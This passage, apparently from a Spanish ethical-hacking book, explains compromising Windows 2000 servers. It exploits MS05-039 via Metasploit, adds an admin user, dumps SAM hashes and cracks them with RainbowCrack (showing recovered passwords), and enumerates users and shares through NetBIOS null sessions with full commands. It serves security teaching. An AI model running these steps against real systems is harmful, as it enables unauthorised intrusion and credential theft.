Windows, conseguir un prompt MS-DOS para ejecutar comandos y dumper el contenido del SAM.

```
Microsoft Windows 2000 [ Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Generalmente, así se ve cuando se obtiene un prompt o línea de comandos MS-DOS debido a la ejecución del archivo cmd.exe. Es posible que el intruso pueda conseguirlo fácilmente si el servidor se encontrara descuidado, pero ¿por qué va a querer saber el contenido del archivo SAM (*System Account Manager*) si es muy probable que ya tenga privilegios System o de Administrador allí dentro? Las intenciones del intruso pueden ser diversas, pero el contenido, tanto del archivo SAM como del Shadow de un servidor Linux, genera en el atacante el mismo

Windows en profundidad


Les recomiendo leer el libro Hacking Exposed Windows 3ra edición de McGraw Hill (diciembre 2007), con aspectos técnicos más detallados acerca de su seguridad y técnicas avanzadas para el chequeo de sus vulnerabilidades.

deseo de obtenerlo, ya que ambos poseen las cuentas de sistema. En principio, una de las utilidades es para descifrar los passwords de los usuarios, ya sea para luego leer sus e-mails o para probar ese mismo password en otro servidor de la red interna o terminal de la empresa, por si se repite el login y se consigue otro ingreso en los recursos del escenario mediante SMB o Terminal Services.

Al tener a mano las credenciales de autentificación de los usuarios reales, las posibilidades son muchas. También se puede querer ejecutar alguna aplicación bajo determinado usuario o conocer la entropía de sus passwords (si es asignado por política o si son palabras comunes, fuertes o débiles) o simplemente saberlo para utilizarlo en un futuro, en alguna ocasión de retorno o de necesidad (para procesamiento o puente de ataque hacia otros objetivos)


Comprometer un servidor (con pocos clicks)

Un ejemplo de lo fácil que puede llegar a ser conseguir un prompt de modo remoto (el común de la gente lo conoce como: meterse en la máquina ajena) es el de aprovechar una vulnerabilidad que esté presente en un objetivo que no tiene una administración adecuada, desde una gran utilidad como Metasploit Framework. Veamos un claro y simple caso. En www.microsoft.com/technet/security/Bulletin/MS05-039.mspx, podemos encontrar el boletín (security advisory) acerca de esta falla.



Inicio. En Metasploit 3.1, el profesional ético selecciona el exploit de la falla Microsoft Plug and Play Buffer Overflow para ejecutarla y así ingresar en el sistema vulnerable remoto mediante una shell reversa.

Metasploit ofrece una facilidad extrema de intrusión si se dan ciertas condiciones en el objetivo y, gracias a su interfaz gráfica, cualquiera que cuente con los mínimos conocimientos puede lograr una sesión remota. Lógicamente, no sólo los profesionales éticos utilizan esta plataforma de trabajo ya que, al ser gratuita, cae en manos de muchos jóvenes con tiempo de sobra, delincuentes y curiosos de todo el mundo.




Prompt1. Luego de la ejecución del exploit remoto, una consola interactiva (prompt) se pone a disposición del atacante, que aquí puede ver el contenido del archivo c.txt que ha escrito en el directorio raíz (C:\) luego de haber plantado un archivo como prueba de su paso por el sistema objetivo.

También lo podría haber hecho a mano de modo menos automatizado bajando dos exploits a una shell Linux (www.securityfocus.com/data/vulnerabilities/exploits/

Hardware de seguridad


Existe hardware cuya finalidad es autenticar accesos. Por ejemplo, la empresa HyNet (www.hynet.com.ar) comercializa servicios y productos para organizaciones e instituciones, ya sean soluciones de Acceso remoto seguro (SSL+VPN) o hardware orientado a seguridad (Juniper, entre otras marcas).

Win2000-MS05-039.c y www.securityfocus.com/data/vulnerabilities/exploits/HOD-ms05039-pnp-expl.c, compilándolos y ejecutándolos contra el objetivo.



Prompt2. En esta figura, luego de haber dado de alta un usuario y ponerlo en el grupo de administradores, se comprueba que éste figura en la lista de usuarios mediante el comando net users y luego se corrobora el nombre de la máquina.

Una vez dentro, el atacante puede llevar a cabo todo lo que el administrador podría hacer y más aún, depende de su habilidad y conocimiento técnico.




Hash. Aquí el supuesto atacante colocó el resultado del dumper (logrado a la vieja manera con www.foofus.net/fizzgig/fgdump/ o con el comando hashdump de la "extension priv" desde la consola de Metasploit -meterpreter-) del SAM, es decir, las cuentas de sistema cifradas, en el servidor web IIS para que otro atacante externo -o él mismo- las copie vía Internet sacándolas de allí. Acto seguido, las borraría de modo seguro.

¿Qué hace el atacante una vez que obtiene las cuentas de sistema hasheadas?

Las descifra, la manera más rápida que nunca gracias al poder de procesamiento de nuestras PCs y las técnicas disponibles. Antes, en el capítulo que hablamos sobre brute force, conocimos el método que utiliza Rainbow Tables. Aplicaremos ahora esta técnica criptográfica y veremos toda su potencia en una simple demostración. Como primer paso, descargamos el cliente uTorrent de <http://download.utorrent.com/1.7.7/utorrent.exe> y luego bajamos de http://rainbowtables.shmoo.com/rainbow_tables-alpha_num_sym32_space.torrent, las Rainbow Tables indicadas para el caso.

Tenemos que ser pacientes con la descarga de las Rainbow Tables ya que, como ocupan más de 30 GB, tardarán aproximadamente una semana si disponemos de un mega por segundo de bajada y no apagamos la PC. El archivo descargado está comprimido en formato lzma, que debemos descomprimir con la utilidad que encontramos en <http://rainbowtables.shmoo.com/lzma.exe>.




Preparativos. Una vez bajadas las Rainbow Tables, hay que descomprimirlas una a una para poder utilizarlas. Esta ardua tarea nos llevará unas cinco horas, pero nos ahorrará mucho tiempo al tratar de descubrir los passwords cifrados del archivo SAM.

Para descomprimir el primer archivo el comando es: **C:\>lzma d lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_0.rt.lzma lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_0.rt**

Las tablas descomprimidas pasarán a tener 64 gigabytes, por lo que debemos corroborar si contamos con ese espacio en el disco.

Luego bajaremos RainbowCrack de www.antsight.com/zsl/rainbowcrack/rainbowcrack-1.2-win.zip, lo descomprimiremos en C: y, una vez que lo hicimos,

vamos a configurar el archivo **charset.txt** que se encuentra dentro del directorio **C:\rainbowcrack-1.2-win**. Abrimos ese archivo y le agregamos, al final de la lista de charsets que contiene, la línea: **alpha-numeric-symbol32-space = [ABC-DEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#\$%^&*()_-+=~{}|\:;”<,>,.?/]**. Si no la agregamos, RainbowCrack nos dará un error. Su utilización es fácil. Colocamos en ese mismo directorio (C:\rainbowcrack-1.2-win), un archivo llamado **hash.txt** que contiene los hashes del sistema extraídos del objetivo comprometido. Luego, ejecutamos la consola de comandos (prompt) y nos ubicamos en ese directorio, mientras que las tablas o archivos **.rt** deben estar en: **C:\Downloads\alpha_num_sym32_space**. Al finalizar todo ello, ejecutamos: **rcrack C:\Downloads\alpha_num_sym32_space*.rt -f hash.txt**.



```

Símbolo del sistema

lm_alpha-numeric-symbol32-space#1-7_2_15200x67108864_7.rt:
811651072 bytes read, disk access time: 12.80 s
verifying the file...
searching for 1 hash...
cryptanalysis time: 4.20 s
262890752 bytes read, disk access time: 3.92 s
searching for 1 hash...
cryptanalysis time: 1.55 s

lm_alpha-numeric-symbol32-space#1-7_3_15200x67108864_8.rt:
811651072 bytes read, disk access time: 12.94 s
verifying the file...
searching for 1 hash...
plaintext of 7a5783dd8a4aea13 is AESQTGM
cryptanalysis time: 49.41 s

statistics
-----
plaintext found: 10 of 10 <100.00%
total disk access time: 478.18 s
total cryptanalysis time: 2100.28 s
total chain walk step: 1624059107
total false alarm: 71564
total chain walk step due to false alarm: 36874

result
-----
Administrator m0nT0T0 hex:6d306e3154
IUSR_iCoxjFnXgp$0C hex:69436f786a466e586770
IWAM_aEsqtGmuey<1D hex:6145737174476d756579
trofeo esteesuntrofeo hex:657374656573756e7472
TsInternetUser mE01SrRyaBb6n hex:6d454031537252796142

C:\rainbowcrack-1.2-win>
C:\rainbowcrack-1.2-win>

```

Resultado. Luego de una espera de tan sólo minutos, el programa RainbowCrack, con la ayuda de los 64 Gigabytes de Rainbow Tables, descifró la totalidad de las cuentas de sistema del objetivo.

Top 20

En el sitio www.sans.org/top20/, podemos encontrar un ranking sobre los 20 riesgos de seguridad más importantes. Entre ellos, se abarca tanto el lado del cliente como el del servidor, las políticas de seguridad y el personal, los dispositivos, redes, aplicaciones y los problemas desconocidos o nuevos (0day).

Null Sessions sobre Netbios


A continuación, veamos las formas clásicas de comprometer un servidor Windows:

- SQL Injection en su motor de base de datos o en una aplicación de terceros en el servidor.
- Comprometer su contexto y, de ese modo, poder esnifar passwords o credenciales que están en tránsito hacia fuera o hacia dentro del escenario.
- Explotación de vulnerabilidad en alguna aplicación cliente con interacción humana.
- Mediante exploits remotos (o a mano) al sistema en alguno de sus servicios o en las aplicaciones de terceros instaladas en él.
- Redirigiendo el tráfico hacia nosotros en una red interna y capturando información sensible o passwords. Ataque del tipo mitm (*man in the middle*).

Pero existe otra forma. Conseguir usuarios válidos en el sistema para utilizarlos luego en los servicios de autentificación (propios o de terceros) mediante la información que se puede extraer a través de Null Sessions. Con Netbios (*Network Basic Input-Output System*) presente, hay una gran posibilidad de conseguir información de estos usuarios. Netbios es una interfaz para procesos de red desarrollada en principio por IBM, y su utilización más común se da en la implementación de recursos compartidos en red o bien para que las aplicaciones interactúen entre sí a través de una red. ¿Qué importancia tiene esto? Demasiada, ya que a través de Netbios podríamos:

- Extraer el SID (*Security Identifier*), un identificador alfanumérico que identifica un objeto (característica de seguridad de los OS Windows a partir de NT) en una red. El objeto puede ser un usuario o un grupo de ellos.
- La lista de usuarios locales de sistema.
- La lista de usuarios del dominio.
- Privilegios.
- Última fecha en la que se logueó un usuario (dato muy interesante para la ingeniería social).
- Los hosts (máquinas) que conforman la red.
- Nombre del host.
- Sistema operativo y versión.
- Recursos compartidos, de datos y de administración.
- Políticas de passwords en detalle, como expiración de cuentas, passwords cambiados, usuarios logueados, usuarios que nunca se loguearon.

Todos estos datos pueden obtenerse juntos y en un prolígio reporte a través de un escaneo de Tenable Nessus 3 o GFI LANguard, como también a mano, con las utilidades que veremos a continuación.



Languard. Pantalla del software GFI LANguard mostrándonos

como resultado la información obtenida a través de Netbios:
los usuarios, los nombres Netbios, los recursos compartidos, políticas
de passwords y un listado de vulnerabilidades extra, entre otras cosas.

userdump.exe: extrae uno a uno los usuarios y sus datos. Si ejecutamos “C:\>userdump \\200.XX.XX.233 Administrador 500, lograremos mucho más que los detalles de la cuenta de administrador: la lista completa.

```
C:\>userdump \\200.XX.XX.233 Administrador

UserDump v1.11 - thor@hammerofgod.com

Querying Controller \\200.XX.XX.233
USER INFO
Username: Administrador
Full Name:
Comment: Cuenta para la administracion del equipo o dominio
```

```
User Comment:  
User ID: 500  
Primary Grp: 513  
  
Privs: Admin Privilages  
OperatorPrivilages: No explicit OP Privilages  
  
SYSTEM FLAGS (Flag dword is 66049)  
User's pwd never expires.  
  
MISC INFO  
Password age: Fri Nov 16 11:27:21 2007  
LastLogon: Thu Mar 06 13:29:15 2008  
LastLogoff: Thu Jan 01 00:00:00 1970  
Acct Expires: Never  
Max Storage: Unlimited  
Workstations:  
UnitsperWeek: 168  
Bad pw Count: 0  
Num logons: 754  
Country code: 0  
Code page: 0  
Profile:  
ScriptPath:  
Homedir drive:  
Home Dir:  
PasswordExp: 0
```

userinfo.exe: Extrae los datos del usuario brindado.

```
C:\>userinfo \\200.XX.XX8.233 mati  
UserInfo v1.5 - thor@hammerofgod.com  
Querying Controller \\200.XX.XX.233  
USER INFO  
Username: mati  
Full Name: mati  
Comment:  
User Comment:  
User ID: 1020  
Primary Grp: 513
```

```
Pribs:           User Pribs

OperatorPrivs:  No explicit OP Privs

SYSTEM FLAGS (Flag dword is 66049)
User's pwd never expires.

MISC INFO
Password age:  Tue Feb 19 17:24:30 2008
LastLogon:     Tue Feb 26 14:23:57 2008
LastLogoff:    Thu Jan 01 00:00:00 1970
Acct Expires:  Never
Max Storage:   Unlimited
Workstations:
UnitsperWeek:  168
Bad pw Count: 0
Num logons:   0
Country code: 0
Code page:    0
Profile:

ScriptPath:
Homedir drive:
Home Dir:

PasswordExp:  0
Friday        111111111111111111111111111111
Saturday      111111111111111111111111111111
```

user2sid.exe: Extrae el SID de determinado usuario.

```
C:\>user2sid \\200.XX.XX.233 "Administrador"
```

Netbios en Windows

Si queremos conocer más detalles de Netbios y de su implementación en Windows XP y en la familia de sistemas 2003, en <http://technet.microsoft.com/en-us/library/b-b727013.aspx> encontraremos un texto técnico de Microsoft.

```
S-1-5-21-1177238915-839522115-854245398-500
```


```
Number of subauthorities is 5
```

```
Domain is
```

```
Length of SID in memory is 28  
bytes
```

```
Type of SID is SidTypeUser
```

Brute. Aplicando brute force con el programa NetBrute a un recurso compartido con un usuario conocido a través de Netbios. En este ejemplo –para corroborar el funcionamiento del programa– tras 197 intentos se pudo dar con el password, igual al nombre (sabido de antemano). Éste es sólo un ejemplo con herramientas win32, pero también se puede utilizar Hydra.



```
sid2user.exe: Convierte el SID en determinado usuario.
```

```
C:\>sid2user \\200.xx.XX.233 5 21 1177238915 839522115 854245398 500
```

```
Name is Administrador
```

```
Domain is
```

```
Type of SID is SidTypeUser
```

```
C:\>sid2user \\200.xx.XX.233 5 21 1177238915 839522115 854245398 501
```

```
Name is Invitado
```

```
Domain is Type of SID is SidTypeUser
```

```
C:\>sid2user \\200.xx.XX.233 5 21 1177238915 839522115 854245398 1000
```

```
Name is TsInternetUser
```

```
Domain is
```

```
Type of SID is SidTypeUser
```

```
C:\>sid2user \\200.xx.XX.233 5 21 1177238915 839522115 854245398 1001
```

```
Name is IUSR_1
```

```
Domain is
```

```
Type of SID is SidTypeUser
```

```
C:\>sid2user \\200.xx.XX.233 5 21 1177238915 839522115 854245398 1002
```

```
Name is IWAM_
```

```
Domain is
```

```
Type of SID is SidTypeUser
```

La última porción de números del string corresponde al usuario, en donde 500 siempre será la cuenta Administrador o Administrator por defecto.

enum.exe: realiza varias acciones sobre el objetivo, especialmente extraer información.

```
C:\>enum
usage: enum [ switches] [ hostname|ip]
-U: get userlist
-M: get machine list
-N: get namelist dump (different from -U|-M)
-S: get sharelist
-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: be detailed, applies to -U and -S
-c: don't cancel sessions
-u: specify username to use (default "")
-p: specify password to use (default "")
-f: specify dictfile to use (wants -D)
```

```
C:\>enum -U 200.xx.XX.233
```

```
server: 200.xx.XX.233
```

```
getting user list (pass 1, index 0)... success, got 18.
```


```
Administrador ASPNET abares etoletti cus allejo aco
```

```
Invitado IUSR_xxxx IWAM_xxxx allaglio mati hurchi erra
```

```
NetShowServices pdelpino sgomez TsInternetUser
```

```
cleaning up... success.
```

Otras herramientas de línea de comando (prompt DOS) recomendables son: usrstat.exe, showgrps.exe, además de las gráficas R3x y netbrute.exe. De ese modo, nos familiarizamos con este servicio y su muy útil información. Todas estas herramientas las podremos descargar de www.hackingetico.com/SMBtools.zip.



R3X. Pantalla de la aplicación gratuita R3x listando shares (recursos compartidos vía netbios) y nombres de usuarios.

Comandos NET

Para usar estos comandos, es importante que deshabilitemos momentáneamente el firewall que tengamos para que éste no filtre los intentos de conexión del protocolo cuando es hacia objetivos remotos.

Comando nmblookup de Linux

Básicamente, el comando nmblookup permite hacer consultas acerca de los nombres Net-Bios en una subred. Sin opciones, el comando traduce un nombre NetBios a dirección IP. Su sintaxis es: nmblookup [opciones] ↓nombre_netbios↑. Podemos encontrar más detalles en www.ispcmw.rimed.cu/sitios/digbiblio/cont/El/SO_Linux/Avanzado-html/node22.html.

- Establecer una conexión nula (*null session*) y ver los recursos compartidos de un objetivo remoto:

```
C:\Documents and Settings\user>net view \\200.XX.XX.233
```

Error de sistema 5.

Acceso denegado.

Esto sucede porque primero hay que establecer la sesión nula de la siguiente manera: C:\Documents and Settings\user>net use \\200.XXXX.233\ipc\$ "" /user:"""

Se ha completado el comando correctamente.

Cuando la conexión nula se ha establecido, ejecutamos nuevamente el comando:

```
C:\Documents and Settings\user>net view \\200.XX.XX.233
```

```
Recursos compartidos en \\200.XX.XX.233
```

Nombre de recurso compartido	Tipo	Usado como	Comentario
------------------------------	------	------------	------------

Backup		Disco	
derel		Disco	
fose		Disco	
Grupos		Disco	
PUBLICO		Disco	
USUARIOS		Disco	
VIDEOS		Disco	

Se ha completado el comando correctamente.

- Para ver las conexiones existentes:

```
C:\>net use
```

```
Se registrarán las nuevas conexiones.
```

Estado	Local	Remoto	Red
--------	-------	--------	-----

Conectado	\\200.XX.XX.233\IPC\$	Red de Microsoft Windows
-----------	-----------------------	--------------------------


Se ha completado el comando correctamente.

- Para eliminar una conexión existente:

```
C:\>net use /delete \\200.XX.XX.233\IPC$  
\\200.XX.XX.233\IPC$ ha sido eliminado.
```

- Para mapear una unidad compartida en el servidor objetivo como nuestra unidad H. Ésta es una buena forma de poner a mano información. Por ejemplo, si estamos dentro de una red interna y tenemos que acercar recursos que se encuentran en servidores en otro punto del dominio y sólo podemos ejecutar comandos de red (de modo ciego) a través del servicio SQL server.

```
C:\>net use h: \\200.XX.XX.233\Backup mati /user:mati  
Se ha completado el comando correctamente.
```



